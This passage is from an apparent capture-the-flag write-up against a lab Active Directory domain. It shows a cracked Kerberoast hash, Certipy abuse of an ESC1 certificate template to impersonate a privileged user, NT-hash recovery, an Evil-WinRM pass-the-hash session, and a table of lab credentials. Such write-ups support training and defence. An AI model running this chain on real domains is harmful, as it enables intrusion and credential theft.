$krb5tgs$23$*Soulkiller.svc$HACKSMARTER.LOCAL$hacksmarter.local/Soulkiller.svc*$f6de68a8cd17c6eccb1d24bf630b5af6$ababdb29d4e3918b033f3be6bd096cbc1169f1f6c0410514c09443a4d89b5ad88826f0433dcb995fb2921a10fe6a1e19b36fe8daeee52d7a2a4a243601c883623e74335e62e911e85a605b0c3ab27f78545bd22c72a33d9805786257b3c2c56d444fe083763128ec7b499c9d078fc88ba87e425149cac83dd560a611923b4c0a09b1d533d571f396bb8aa91f06db4b18c95201477b4802218879f2d0637f32cd2c1a907343c0d8e896dc59cf5437e95dda2e2448fa3e83c24924f1cf4c75d94ce2c0d1e2d9585918dc72c3a981a17328c7a2415c3d8dffef52ed0161568f42a67ec1a0deb8f20c82114af2cb2c5048415b1a2714ed73ac39b7d7e4a7bc4aacbc4e6b518db8c4f40456f97aad6d5dfedb00148ab4f8eb17ac69b6e6b0c65f53a8002fc22f12ce653442babbade453d17e34e83fcb2cf10e6f342a1adacc3ef9abff4f4fad09654280ab0879d1dac5450dfd73c7f624897cc2f2a9cbe01567c0895901ed916144cf0fd8fec78bcb0e7f5360a117a15b2fb9edeb1d41bfe5830fac9ceb077e608712c4d47bafc15f04d97f5ba5f6c09eda7978150d0502b8e5df100a469980de735af752d5e94962e75fd0121c68bf6a5dc3f2f4520eda5603dd5c980e6b81f738eac3a488d410d95c43cee4d353068eabdd6cfcc40e35b908141becd71a24aaee3f2aed76f51bdff65a822b95b4da028f0017f1c2014a9b6616cae72f55536d15bef3ac911566a17e155aded90efc35b488703c6c0f50a8237a24865b41d9140d40166234927bb014851f7858e91f7830e4a8080ca3c8ca6488630cf7cdb00f5296ecffb147a33725d347f3213a9de205f64fb46a11f9e5e3a11633d7f5dd1edfc4f0c438a6d65e18e859a8e2408de9b0e6271f23545845b337ade7c808a009c13152239ad865531b98b50f4a6398ed9e0bf1770f587f6c214d5efd0712efc1bbc1e4818ac7c1328e7484fbe22e1f81f14541bc36ac8ae9aa3867a19b51a37b7811d40f5d7d6ed29ebbfea1ea28ef9204faa99f4216b9a0677c9f9aa07f253435a76dce22a20d6f9a9cc108927ddfa1bc66e7474aca5111c64dd5831a0acca46c2c88b15e84209a62295b2e380fa1e4d8d18d98570a95dc2f344cb00c01bc8b6b5d12a61473135e3c20e4d0ff6821ea0b18f2aca888a9e917a037b2fedaf234c6cd4e697dab7af848e48f98a527c9aa0865b5e845975f6313f01bfc62f322dc67d549b8d876b4165a715d53ad8e3f72787197843458f9b782c5e814b522fb36a7499187fd44b86e813f6f84dfa676cfa47eafa889a6a692d252844c58a36da27e36dbb48ab35bb844d3dabc97f7b9ebd785bb5ab08b4b84f541232ff083269356a967add3388bdfd538463cd637bdc39731a66a765c2431d3ca4dc21003324fe88e4ac197bb5158857b4b55ee23f42b282ad6379207e2426e996d4adf646ffa94a3701b6b95345bcb49a7d21e5ab454d317da82db6d705b35ccd6306e766f035aaa0047adf97a61d1301b12d44f4b5643aa1b974b5fedbd99d3a61f7e08187d7b7cb2b7dd9e165d0067ccd645:MYpassword123#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Recovered credentials:
Soulkiller.svc:MYpassword123#ADCS Abuse (ESC1)
The Soulkiller.svc description (Certificate managment for soulkiller AI) hinted at AD CS, so I ran Certipy to enumerate templates as that account.
certipy-ad find -u "Soulkiller.svc" -p 'MYpassword123#' -dc-ip 10.1.168.89 -target hacksmarter.local

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'hacksmarter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'hacksmarter-DC01-CA'
[*] Checking web enrollment for CA 'hacksmarter-DC01-CA' @ 'DC01.hacksmarter.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260120163331_Certipy.txt'
[*] Wrote text output to '20260120163331_Certipy.txt'
[*] Saving JSON output to '20260120163331_Certipy.json'
[*] Wrote JSON output to '20260120163331_Certipy.json'
Reading the text output revealed a template vulnerable to ESC1.
Template: AI_TakeoverRequest certificate as the_emperor
Abused the ESC1 template to request a certificate with an arbitrary UPN, impersonating the_emperor.
certipy-ad req \
  -u soulkiller.svc -p 'MYpassword123#' \
  -dc-ip 10.1.168.89 \
  -ca 'hacksmarter-DC01-CA' \
  -template 'AI_Takeover' \
  -upn the_emperor@hacksmarter.local

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'the_emperor@hacksmarter.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'the_emperor.pfx'
[*] Wrote certificate and private key to 'the_emperor.pfx'
Obtained a certificate for the_emperor.
Authenticate with certificate
Used the PFX to authenticate and pull the NT hash for the_emperor.
certipy-ad auth \
  -pfx the_emperor.pfx \
  -dc-ip 10.1.168.89

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'the_emperor@hacksmarter.local'
[*] Using principal: 'the_emperor@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'the_emperor.ccache'
[*] Wrote credential cache to 'the_emperor.ccache'
[*] Trying to retrieve NT hash for 'the_emperor'
[*] Got hash for 'the_emperor@hacksmarter.local': aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133
Recovered the NT hash:
the_emperor:aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133Domain Compromise
Passed the hash into an Evil-WinRM session as the_emperor and read the flag.
evil-winrm -i hacksmarter.local -u the_emperor -H d87640b0d83dc7f90f5f30bd6789b133

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\the_emperor\Documents> type C:\Users\administrator\Desktop\root.txt
fcf1dd0f08d1068a2f151fd2ec5ecf05
*Evil-WinRM* PS C:\Users\the_emperor\Documents>
the_emperor could read the Administrator desktop, and the root flag was captured.
Attack Path Summary
Provided credentials: faraday:hacksmarter123
→ Validated over SMB and enumerated 15 domain users via LDAP
→ Shares limited to READ (IPC$/NETLOGON/SYSVOL); C$ denied, SYSVOL not writable
→ Collected BloodHound as faraday
→ Kerberoasted with faraday → alt.svc TGS
→ Cracked alt.svc:babygirl1
→ alt.svc had GenericAll on Yorinobu → rpcclient setuserinfo2 reset Yorinobu:TempP@ssw0rd
→ Yorinobu had GenericWrite on Soulkiller.svc → targetedKerberoast
→ Cracked Soulkiller.svc:MYpassword123#
→ Soulkiller.svc description hinted at AD CS → certipy-ad find → ESC1 template AI_Takeover
→ certipy-ad req with -upn the_emperor@hacksmarter.local → the_emperor.pfx
→ certipy-ad auth → the_emperor NT hash d87640b0d83dc7f90f5f30bd6789b133
→ evil-winrm pass-the-hash as the_emperor
→ Read C:\Users\administrator\Desktop\root.txt
Credentials Found
| User | Password / Secret | Source |
|---|---|---|
faraday |
hacksmarter123 |
Provided credentials |
alt.svc |
babygirl1 |
Kerberoast + Hashcat |
Yorinobu |
TempP@ssw0rd |
rpcclient setuserinfo2 (GenericAll from alt.svc) |
Soulkiller.svc |
MYpassword123# |
targetedKerberoast + Hashcat |
the_emperor |
aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133 |
Certipy certificate authentication (ESC1) |
| root flag | fcf1dd0f08d1068a2f151fd2ec5ecf05 |
C:\Users\administrator\Desktop\root.txt |
Tools Used
- NetExec / nxc
- smbclient
- BloodHound.py (ad-bloodhound.sh)
- Hashcat
- rpcclient
- targetedKerberoast
- Certipy / certipy-ad
- Evil-WinRM